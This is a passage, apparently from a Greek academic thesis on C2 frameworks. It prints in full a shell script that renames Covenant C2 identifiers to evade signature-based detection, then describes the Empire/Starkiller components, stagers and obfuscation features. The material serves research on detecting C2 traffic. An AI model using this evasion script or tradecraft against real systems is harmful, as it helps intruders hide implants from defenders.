Η χρήση ενός C2 πλαισίου χωρίς οποιαδήποτε παραμετροποίηση μπορεί πολύ εύκολα να οδηγήσει στην ανίχνευση της κακόβουλης δραστηριότητας. Για το λόγο αυτόν είναι απαραίτητη η παραμετροποίηση του C2 εργαλείου. Το script που προσφέρεται στο GitHub [65] και χρησιμοποιήθηκε στην εργασία, βοηθά στο obfuscation του Covenant C2. Πιο συγκεκριμένα, το εν λόγω script (*Εικόνα 24*) είναι υπεύθυνο για την αλλαγή όλων των ονομάτων των παραμέτρων και των μεταβλητών που χρησιμοποιεί το εργαλείο (π.χ., αλλαγή του string Grunt σε Otto). Η χρήση διαφορετικών ονομάτων συμβάλλει στην αποφυγή της ανίχνευσης βάσει υπογραφών. Αξίζει να σημειωθεί πως στα πλαίσια της εργασίας και πιο συγκεκριμένα κατά τη φάση της ανάλυσης των επιθέσεων, προκύπτουν (π.χ., μέσω της αποκρυπτογράφησης της κίνησης) τα νέα ονόματα που ορίστηκαν από το script, τα οποία ωστόσο δεν συσχετίζονται με γνωστές υπογραφές και επομένως δεν οδηγούν στην ανίχνευση της κακόβουλης δραστηριότητας.

```
#!/bin/sh
mv ./Data/AssemblyReferences/ ../AssemblyReferences/
mv ./Data/ReferenceSourceLibraries/ ../ReferenceSourceLibraries/
mv ./Data/EmbeddedResources/ ../EmbeddedResources/
mv ./Models/Covenant/ ./Models/EasyPeasy/
mv ./Components/CovenantUsers/ ./Components/EasyPeasyUsers/
mv ./Components/Grunts/ ./Components/Ottos/
mv ./Models/Grunts/ ./Models/Ottos/
mv ./Data/Grunt/GruntBridge/ ./Data/Grunt/OttoBridge/
mv ./Data/Grunt/GruntHTTP/ ./Data/Grunt/OttoHTTP/
mv ./Data/Grunt/GruntSMB/ ./Data/Grunt/OttoSMB/
mv ./Components/GruntTaskings/ ./Components/OttoTaskings/
mv ./Components/GruntTasks/ ./Components/OttoTasks/
mv ./Data/Grunt/ ./Data/Otto/
find ./ -type f -print0 | xargs -0 sed -i "s/Grunt/Otto/g"
find ./ -type f -print0 | xargs -0 sed -i "s/GRUNT/OTTO/g"
find ./ -type f -print0 | xargs -0 sed -i "s/grunt/otto/g"
find ./ -type f -print0 | xargs -0 sed -i "s/Covenant/EasyPeasy/g"
find ./ -type f -print0 | xargs -0 sed -i "s/COVENANT/EASYPEASY/g"
find ./ -type f -print0 | xargs -0 sed -i "s/ExecuteStager/ExecLevel/g"
find ./ -type f -print0 | xargs -0 sed -i "s/SetupAES/InstallAES/g"
find ./ -type f -print0 | xargs -0 sed -i "s/SessionKey/SessKEy/g"
find ./ -type f -print0 | xargs -0 sed -i "s/EncryptedChallenge/EncChallEnge/g"
find ./ -type f -print0 | xargs -0 sed -i "s/DecryptedChallenges/DecryptChallEnges/g"
find ./ -type f -print0 | xargs -0 sed -i "s/Stage0Body/FirstBody/g"
find ./ -type f -print0 | xargs -0 sed -i "s/Stage0Response/FirstResponse/g"
find ./ -type f -print0 | xargs -0 sed -i "s/Stage0Bytes/FirstBytes/g"
find ./ -type f -print0 | xargs -0 sed -i "s/Stage1Body/SeccondBody/g"
find ./ -type f -print0 | xargs -0 sed -i "s/Stage1Response/SeccondResponse/g"
find ./ -type f -print0 | xargs -0 sed -i "s/Stage1Bytes/SeccondBytes/g"
find ./ -type f -print0 | xargs -0 sed -i "s/Stage2Body/ThirdBody/g"
find ./ -type f -print0 | xargs -0 sed -i "s/Stage2Response/ThirdResponse/g"
find ./ -type f -print0 | xargs -0 sed -i "s/Stage2Bytes/ThirdBytes/g"
find ./ -type f -print0 | xargs -0 sed -i "s/message64str/messAgE64str/g"
find ./ -type f -print0 | xargs -0 sed -i "s/messageBytes/messAgEbytes/g"
find ./ -type f -print0 | xargs -0 sed -i "s/totalReadBytes/ToTalReaDBytes/g"
find ./ -type f -print0 | xargs -0 sed -i "s/deflateStream/deFlatEstream/g"
find ./ -type f -print0 | xargs -0 sed -i "s/memoryStream/memOrYstream/g"
find ./ -type f -print0 | xargs -0 sed -i "s/compressedBytes/packedbytes/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/REPLACE_/REP_/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/_PROFILE_/_PROF_/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/_VALIDATE_/_VAL_/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/GUID/ANOTHERID/g"
find ./ -type f -name "*.razor" -print0 | xargs -0 sed -i "s/GUID/ANOTHERID/g"
find ./ -type f -name "*.json" -print0 | xargs -0 sed -i "s/GUID/ANOTHERID/g"
find ./ -type f -name "*.yaml" -print0 | xargs -0 sed -i "s/GUID/ANOTHERID/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/guid/anotherid/g"
find ./ -type f -name "*.razor" -print0 | xargs -0 sed -i "s/guid/anotherid/g"
find ./ -type f -name "*.json" -print0 | xargs -0 sed -i "s/guid/anotherid/g"
find ./ -type f -name "*.yaml" -print0 | xargs -0 sed -i "s/guid/anotherid/g"
find ./ -type f -print0 | xargs -0 sed -i "s/ProfileHttp/ProfHTTP/g"
find ./ -type f -print0 | xargs -0 sed -i "s/baseMessenger/bAsemEsSenger/g"
find ./ -type f -print0 | xargs -0 sed -i "s/PartiallyDecrypted/Partdecrypted/g"
find ./ -type f -print0 | xargs -0 sed -i "s/FullyDecrypted/Fulldecrypted/g"
find ./ -type f -print0 | xargs -0 sed -i "s/compressedBytes/packedbytes/g"
find ./ -type f -print0 | xargs -0 sed -i "s/CookieWebClient/OttosWebClient/g"
find ./ -type f -print0 | xargs -0 sed -i "s/Jitter/JItter/g"
find ./ -type f -print0 | xargs -0 sed -i "s/ConnectAttempts/ConneCTAttEmpts/g"
find ./ -type f -print0 | xargs -0 sed -i "s/RegisterBody/RegBody/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/messenger/meSsenGer/g"
find ./ -type f -print0 | xargs -0 sed -i "s/Hello World/Its me, Mario/g"
```


```
find ./ -type f -print0 | xargs -0 sed -i "s/ValidateCert/ValCerT/g"
find ./ -type f -print0 | xargs -0 sed -i "s/UseCertPinning/UsCertPin/g"
find ./ -type f -print0 | xargs -0 sed -i "s/EncryptedMessage/EncMsg/g"
find ./ -type f -print0 | xargs -0 sed -i "s/cookieWebClient/ottosWebClient/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/aes/cryptvar/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/aes2/cryptvar2/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/array5/arr5/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/array6/arr6/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/array4/arr4/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/array7/arr7/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/array1/arr1/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/array2/arr2/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/array3/arr3/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/list1/li1/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/list2/li2/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/list3/li3/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/list4/li4/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/list5/li5/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/group0/grp0/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/group1/grp1/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/group2/grp2/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/group3/grp3/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/group4/grp4/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/group5/grp5/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/group6/grp6/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/group7/grp7/g"
find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/group8/grp8/g"
find ./ -type f -name "*Grunt*" | while read FILE ; do
        newfile="$(echo ${FILE} |sed -e "s/Grunt/Otto/g")";
        mv "${FILE}" "${newfile}";
done
find ./ -type f -name "*GRUNT*" | while read FILE ; do
        newfile="$(echo ${FILE} |sed -e "s/GRUNT/OTTO/g")";
        mv "${FILE}" "${newfile}";
done
find ./ -type f -name "*grunt*" | while read FILE ; do
        newfile="$(echo ${FILE} |sed -e "s/grunt/otto/g")";
        mv "${FILE}" "${newfile}";
done

find ./ -type f -name "*Covenant*" | while read FILE ; do
        newfile="$(echo ${FILE} |sed -e "s/Covenant/EasyPeasy/g")";
        mv "${FILE}" "${newfile}";
done

find ./ -type f -name "*COVENANT*" | while read FILE ; do
        newfile="$(echo ${FILE} |sed -e "s/COVENANT/EASYPEASY/g")";
        mv "${FILE}" "${newfile}";
done
mv ../AssemblyReferences/ ./Data/
mv ../ReferenceSourceLibraries/ ./Data/
mv ../EmbeddedResources/ ./Data/
```

Εικόνα 24. Covenant Obfuscation Script

Πραγματοποιείται εκτέλεση του παραπάνω script (*Εικόνα 24*). Στη συνέχεια, ακολουθεί το dotnet build (*Εικόνα 25* και *Εικόνα 26*).


```
┌──(root💀kali)-[/opt/Covenant/Covenant]
└─# dotnet build
```

Εικόνα 25. Dotnet Build




Εικόνα 26. Επιτυχές Build

Πραγματοποιείται εκτέλεση του dotnet (*Εικόνα 27*).




Εικόνα 27. Dotnet Run

Στη συνέχεια, πραγματοποιείται αποδοχή του certificate κατά την πλοήγηση στον localhost στη θύρα 7443 (*Εικόνα 28*).




Εικόνα 28. Αποδοχή του Certificate

Ακολουθεί η δημιουργία ενός νέου λογαριασμού χρήστη στο Covenant (*Εικόνα 29*).



Εικόνα 29. Δημιουργία Νέου Χρήστη


Με την επιτυχημένη είσοδό του, ο χρήστης αποκτά πρόσβαση στο dashboard του C2 πλαισίου, όπως παρατηρείται στην *Εικόνα 30*.



Εικόνα 30. Covenant Dashboard

3.2 PowerShell Empire - Starkiller

Το PowerShell Empire παρουσιάστηκε πρώτη φορά το 2015 στο συνέδριο BSides Las Vegas [66]. Το 2019, στο συνέδριο DEFCON 27, η BC Security παρουσίασε νέες λειτουργίες του εργαλείου, σχετικές με την παράκαμψη του Microsoft Antimalware Scan Interface (AMSI). Το Empire προήλθε από το συνδυασμό των εργαλείων PowerShell Empire και Python EmPyre. Η *Εικόνα 31* παρουσιάζει το dashboard του συγκεκριμένου C2 πλαισίου.



Εικόνα 31. Empire Dashboard

Το Starkiller (*Εικόνα 32*), διασυνδέεται μέσω API με το Empire, και αποτελεί την GUI έκδοσή του. Προσφέρει ακριβώς τις ίδιες δυνατότητες σε γραφικό περιβάλλον.

Εικόνα 32. Starkiller Dashboard

Το Empire αποτελεί ένα post-exploitation πλαίσιο που παρέχει πληθώρα επιλογών αναφορικά με τους agents (π.χ., PowerShell, Python και C#). Οι agents αποτελούν την έννοια των beacons στο συγκεκριμένο εργαλείο. Αξίζει να σημειωθεί ότι καθώς η PowerShell χρησιμοποιείται ευρέως από


τους επιτιθέμενους, πολλοί οργανισμοί είτε αποκλείουν εντελώς την εκτέλεση του powershell.exe είτε καταγράφουν κάθε δραστηριότητα που δημιουργείται από αυτό. Επομένως, σε αρκετές περιπτώσεις η εκτέλεση του powershell.exe σχετίζεται με ύποπτη δραστηριότητα. Μία ιδιαιτερότητα του εργαλείου είναι ότι επιτρέπει την εκτέλεση PowerShell agents χωρίς την ανάγκη για εκτέλεση του powershell.exe. Το γεγονός ότι η πλειοψηφία των οργανισμών χρησιμοποιεί Windows συστήματα, καθιστά την PowerShell και επομένως το συγκεκριμένο πλαίσιο εξαιρετικά αποδοτικό. Για τους κεντρικούς υπολογιστές που βασίζονται σε λειτουργικό Unix, το εργαλείο παρέχει agents υλοποιημένους στη γλώσσα προγραμματισμού Python.

Το Empire προσφέρει μία μεγάλη ποικιλία από post-exploitation modules, κρυπτογραφικά ασφαλείς επικοινωνίες και ευέλικτη αρχιτεκτονική για την αποφυγή του εντοπισμού της C2 δραστηριότητας. Οι συνδέσεις που παρέχει το εργαλείο χαρακτηρίζονται από αξιοπιστία και σταθερότητα. Το Empire αποτελεί ένα επεκτάσιμο και ανθεκτικό C2 πλαίσιο [37]. Όπως και σε άλλα πλαίσια έτσι και στο Empire, οι agents προσπαθούν να επικοινωνήσουν με τον C2 server, μέχρι να ολοκληρώσουν τον αριθμό των προσπαθειών σύνδεσης που έχει τεθεί από τον επιτιθέμενο. Επιπλέον, οι πληροφορίες των agents αποθηκεύονται και παραμένουν διαθέσιμες ανεξάρτητα από την επανεκκίνηση του εργαλείου. Δεδομένου ότι είναι ένα πλαίσιο ανοιχτού κώδικα, επιτρέπει στους χρήστες τη δημιουργία και την εισαγωγή νέων προσαρμοσμένων PowerShell scripts. Το Empire διαθέτει από προεπιλογή το Invoke-Obfuscation module προκειμένου να πραγματοποιεί obfuscation στον πηγαίο κώδικα, στους stagers και στα payloads. Με αυτόν τον τρόπο καθίσταται δυσκολότερη η στατική ανάλυση και ανίχνευση των implants. Επιπλέον, το εργαλείο προσφέρει μία πληθώρα listeners και αξιόπιστα persistence modules (π.χ., WMI) που λειτουργούν απροβλημάτιστα και αναλύονται περαιτέρω στη συνέχεια της εργασίας. Όπως έχει ήδη τονιστεί, ένα C2 προφίλ αποτελείται από διάφορα δομικά στοιχεία (π.χ., listener, πρωτόκολλο επικοινωνίας, url, user agent, sleep, lost limit, jitter, encryption key). Επομένως, η δημιουργία υπογραφών βάσει των ανωτέρω στοιχείων/παραμέτρων είναι σχετικά εύκολη για τους παρόχους AV λύσεων. Σε περίπτωση που χρησιμοποιηθούν οι προεπιλεγμένες επιλογές ενός C2 προφίλ, τότε η ανίχνευση ενός implant είναι δεδομένη. Ωστόσο, χάρη στα malleable C2 προφίλ που παρέχει το εργαλείο, μπορούν να δημιουργηθούν προσαρμοσμένα προφίλ για την C2 επικοινωνία. Ένα σημαντικό πλεονέκτημα του εργαλείου, είναι ότι οι agents του, χρησιμοποιούν αυτόματα τον proxy και τους cached κωδικούς των συστημάτων στα οποία τρέχουν, προκειμένου να επικοινωνήσουν πίσω με τον C2 server. Επιπλέον, το Empire χρησιμοποιεί τρεις τεχνικές κρυπτογράφησης: RC4 (συμμετρική κρυπτογράφησης) RSA (ασύμμετρη κρυπτογράφησης), AES με HMAC (συμμετρική κρυπτογράφησης). Για την αποκρυπτογράφηση των staging payloads, το χρησιμοποιείται ο συνδυασμός των προαναφερθέντων τεχνικών κρυπτογράφησης.

Η επικοινωνία του θύματος με τον Empire C2 server επιτυγχάνεται σε δύο φάσεις, το staging και το execution [67]. Στην πρώτη φάση, ένας stager εκτελείται στο θύμα δημιουργώντας μια σύνδεση με τον C2 server. Στην staging φάση πραγματοποιούνται διάφορες ανταλλαγές κλειδιών μεταξύ του client και του server που χρησιμοποιούνται για την κρυπτογράφηση και την αποκρυπτογράφηση των μεταξύ τους επικοινωνιών. Στο τέλος αυτής της ανταλλαγής, το θύμα συνδέεται με επιτυχία στον C2 server. Για παράδειγμα, σε μία default HTTP C2 επικοινωνία ανταλλάζονται τρία ζεύγη αιτημάτων και απαντήσεων (stage0, stage1, stage2). Στη δεύτερη φάση,


το θύμα πραγματοποιεί ανά τακτά χρονικά διαστήματα callbacks C2 server, αναμένοντας την εκτέλεση των νέων εργασιών που έχει ορίσει ο επιτιθέμενος.

Όπως έχει ήδη τονιστεί το Empire αποτελεί ένα post-exploitation πλαίσιο που βασίζεται στην PowerShell και υποστηρίζει διάφορες C2 μεθόδους, καθώς επίσης και ένα πλήθος εξωτερικών λειτουργιών για την εκτέλεση εργασιών σε παραβιασμένους κεντρικούς υπολογιστές [68]. Υπάρχουν πέντε βασικά δομικά στοιχεία που απαρτίζουν το συγκεκριμένο πλαίσιο: οι Listeners, οι Launchers και οι Stagers, οι Agents, τα Modules και τα Plugins (*Εικόνα 33*). Τα τρία πρώτα σχετίζονται με τη δημιουργία του C2 καναλιού επικοινωνίας, ενώ τα υπόλοιπα χρησιμοποιούνται, μετά τη δημιουργία του καναλιού, για την εκτέλεση post-exploitation εργασιών.




Εικόνα 33. Empire Components

Οι ακόλουθοι τύποι listeners προσφέρονται από προεπιλογή στο Empire (*Εικόνα 34*): dbx - Δημιουργία ενός Dropbox listener ώστε το θύμα να αλληλεπιδρά με τη συγκεκριμένη υπηρεσία cloud και να παραμένει κρυφή η υποδομή του επιτιθέμενου (αντίστοιχα μπορεί να χρησιμοποιηθεί και ο onedrive listener), http - Η συνηθέστερη μορφή listener (PowerShell ή Python) που περιμένει συνδέσεις στη θύρα 80 από προεπιλογή, http_com - Δημιουργία ενός HTTPS listener (PowerShell ή Python) που ακολουθεί μια GET/POST προσέγγιση χρησιμοποιώντας μία κρυφή διεπαφή Component Object Model (COM) του Internet Explorer, http_foreign - Χρησιμοποιείται για τη μεταφορά/προσθήκη συνεδριών που βρίσκονται σε ισχύ σε έναν νέο C2 server, http_hop - Ο συγκεκριμένος listener χρησιμοποιείται για να ανακατευθύνει την κίνηση σε έναν άλλο ενεργό listener αμέσως μετά τη λήψη ενός agent, http_malleable - Επιτρέπει τη δημιουργία προσαρμοσμένων beacons ανάλογα το σενάριο επίθεσης μέσω προφίλ στα οποία ο χρήστης μπορεί να ορίσει τον τρόπο με τον οποίο θα αποθηκεύονται και θα μεταβιβάζονται τα δεδομένα, http_mapi - Όλη η επικοινωνία γίνεται απευθείας μεταξύ ενός Liniaal agent (επιτρέπει τη δημιουργία ενός C2 καναλιού για τους Empire agents, μέσω ενός Exchange server [69]) και του Exchange server μέσω MAPI/HTTP ή RPC/HTTP, meterpreter - Εκκινεί έναν Meterpreter listener, redirector - Πρόκειται για έναν εσωτερικό redirector listener ο οποίος προκειμένου να εκτελεστεί με επιτυχία, απαιτεί από τον ενεργό agent να τρέχει με ανώτερα δικαιώματα.




Εικόνα 34. Empire Listeners

Παρ' όλο που οι launchers και οι stagers στην πραγματικότητα είναι διαφορετικά στοιχεία του πλαισίου, μπορούν να ομαδοποιηθούν δεδομένου ότι εξυπηρετούν τον ίδιο σκοπό (*Εικόνα 35*). Είναι υπεύθυνοι για τη λήψη και την εκτέλεση ενός agents στον παραβιασμένο κεντρικό υπολογιστή. Το Empire διαθέτει δύο διαφορετικές επιλογές Launchers (PowerShell και Python). Και οι δύο τύποι εκτελούν encoded εντολές που επιτρέπουν την αρχική επικοινωνία με τον Empire C2 server για τη λήψη και στη συνέχεια την εκκίνηση του agent. Η επιλογή του launcher καθορίζεται από το σενάριο της επίθεσης και συγκεκριμένα από το αν ο στόχος έχει εγκατεστημένη PowerShell ή Python. Για παράδειγμα, σε έναν στόχο με Windows τερματικά, ένας PowerShell launcher είναι πιθανότερο να επιτύχει. Από την άλλη πλευρά, ένας Stager είναι ένα αρχείο (π.χ., VBA Macro, .bat) που τρέχει έναν PowerShell ή Python launcher.



Εικόνα 35. Empire Launchers & Stagers

